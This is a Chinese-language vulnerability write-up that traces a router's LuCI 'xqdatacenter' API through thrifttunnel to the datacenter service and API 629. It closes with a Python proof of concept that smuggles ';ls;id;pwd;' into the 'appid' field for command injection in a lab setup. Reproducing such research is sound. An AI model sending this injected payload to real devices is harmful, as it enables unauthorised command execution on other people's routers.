4
5
local stored_hash = XQPreference.get(username, "", "account")
local calculated_hash = XQCryptoUtil.sha1(
plaintext_password .. "a2ffa5c9be07488bbb04a3a47d3c5f6a"
)
return stored_hash == calculated_hash

如果没有传 nonce,那它把请求里的 password 当成明文密码,带入到

1
sha1(plaintext_password .. "a2ffa5c9be07488bbb04a3a47d3c5f6a")

进行计算,再去和 account中的hash比较

我们再去查看 checkNonce做了什么

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
local function checkNonce(nonce, remote_mac)
if not nonce or not remote_mac then
return false
end

remote_mac = XQFunction.macFormat(remote_mac)

local parts = require("luci.util").split(nonce, "_")
if #parts ~= 4 then
XQLog.log(6, "Nonce check failed!: Illegal" .. nonce .. " remote MAC address:" .. remote_mac)
return false
end

local nonce_type = tonumber(parts[1])
local nonce_seed = tostring(parts[2])
local nonce_mark = tonumber(parts[3])

if not nonce_type or not nonce_seed then
return false
end

local nonce_key = XQCryptoUtil.sha1(nonce_type .. nonce_seed)

if nonce_type > 4 then
XQLog.log(6, "Nonce check failed! Type error:" .. nonce .. " remote MAC address:" .. remote_mac)
return false
end

nonce 按 _ 分割,要求一共分成4段

1
2
3
local nonce_type = tonumber(parts[1])
local nonce_seed = tostring(parts[2])
local nonce_mark = tonumber(parts[3])

但实际只用上了三段

在前端中

1
2
3
4
5
6
7
8
9
var nonce = Encrypt.init();
var oldPwd = Encrypt.oldPwd( pwd );
var param = {
username: 'admin',
password: oldPwd,
logtype: 2,
nonce: nonce
};

用户名字段固定写死为 admin
password为oldPwd
再来看 oldPwd()

1
2
3
4
key:"a2ffa5c9be07488bbb04a3a47d3c5f6a"
oldPwd:function(e){
return CryptoJS.SHA1(this.nonce + CryptoJS.SHA1(e + this.key).toString()).toString()
}

SHA1是通过 XQSecureUtil

1
2
3
4
5
6
7
8
9
10
11
12
13
local function checkUser(username, nonce, password)
local stored_hash = XQPreference.get(username, nil, "account")

if stored_hash then
local calculated = XQCryptoUtil.sha1(nonce .. stored_hash)
if calculated == password then
return true
end
end

return false
end

1
SHA1(nonce + stored_hash)

所以 account 里存的值 == SHA1(明文密码 + 固定key)
设 明文密码为admin

1
2
3
SHA1("admin" + "a2ffa5c9be07488bbb04a3a47d3c5f6a")
SHA1("admina2ffa5c9be07488bbb04a3a47d3c5f6a")
= b3a4190199d9ee7fe73ef9a4942a69fece39a771

我们设置 account.common.admin为b3a4190199d9ee7fe73ef9a4942a69fece39a771即可

1
2
3
uci set account.common.admin=b3a4190199d9ee7fe73ef9a4942a69fece39a771
uci commit
uci show | grep admin

image.png

漏洞分析

通过 /usr/lib/lua/luci/controller/api/xqdatacenter.lua

1
2
L0.sysauth = "admin"
L0.sysauth_authenticator = "jsonauth"

未认证会走 jsonauth 认证器
/api/xqdatacenter这个API端点需要用户登录认证,并且用户名被设置为 admin

但是在/api/xqdatacenter/request这个入口没有设置flag位

1
entry({"api","xqdatacenter","request"}, call("tunnelRequest"), _(""), 301)

并且第五位会保存为flag字段,而且后续会定位到 tunnelRequest 函数中

image.png
所以如果请求为

1
2
3
POST /cgi-bin/luci/api/xqdatacenter/request

{"api", "xqdatacenter", "request"}

所以就得

1
2
3
entry({"api","xqdatacenter","request"}, call("tunnelRequest"), _(""), 301)
order = 301
flag = nil

再根据

1
2
3
4
5
6
function _noauthAccessAllowed(flag)
if flag == nil then
return false
end
return bit.band(flag, 1) == 1
end

如果 flag 没设置,返回 false,只有flag & 1 == 1才可以绕过鉴权
我们接着分析 tunnelRequest 函数

1
2
3
4
5
6
7
function tunnelRequest()
local crypto = require("xiaoqiang.util.XQCryptoUtil")
local encoded = crypto.binaryBase64Enc(http.formvalue_unsafe("payload"))
local cmd = XQConfigs.THRIFT_TUNNEL_TO_DATACENTER % encoded
local util = require("luci.util")
http.write(util.exec(cmd), nil, false, true)
end

tunnelRequest函数中会对接收到的payload字段数据并且进行binaryBase64Enc加密

1
2
THRIFT_TUNNEL_TO_DATACENTER = "thrifttunnel 0 '%s'"
thrifttunnel 0 '%s'

我们再分析 thrifttunnel

image.png
if ( n3 == 3 ) 检查参数个数是否为3

1
2
3
4
5
6
7
8
9
10
11
argv[0] ="thrifttunnel" 

argv[1] ="0"

argv[2] = base64_string
````
满足条件

然后 sub_1B6FC函数为复制
``` c
sub_1B6FC((int)v11, *(char **)(a2 + 16));
sub_1B6FC((unsigned int)&v10 + 104, "");

base64_string内容复制到v11中
image.png
又将base64_string内容复制到v14中,进行解码操作
image.png

后续switch ,a2+8对应argv[1] ="0",即case 0:v3 = sub_1BAE0(v13[0]);

image.png
创建了 socket接受的json字符串,即payload,发送给9090端口
其中 /usr/sbin/datacenter是一直监听的9099端口,后续分析 datacenter文件。(其实不是很清楚为什么知道是 datacenter 监听的9099端口,这边是根据别的师傅的文章才知道的)

image.png
datacenter创建了监听9090端口

datacenter中搜索request函数
image.png

我们继续分析 DataCenterHandler::request 函数
image.png
调用了 APIMapping::APIMapping((APIMapping *)v9);

image.png
又调用constructAPIMappingTable初始化API
image.png
漏洞位置就是在datacenter::PluginApiCollection::sConstructMappingTable
api629的时候,对应的handlercallPluginCenter就能到达漏洞点

复现

启动服务

1
2
/usr/sbin/datacenter &
/usr/sbin/plugincenter &

poc

1
2
3
4
5
6
7
8
9
10
11
import requests

server_ip = "192.168.122.130"

token = "b8f7892bbcef9ac26db05369366a8116"

nc_shell = ";ls;id;pwd;"

res = requests.post("http://{}/cgi-bin/luci/;stok={}/api/xqdatacenter/request".format(server_ip, token), data={'payload':'{"api":629, "appid":"' + nc_shell + '"}'})

print(res.text)

token为
image.png

执行
image.png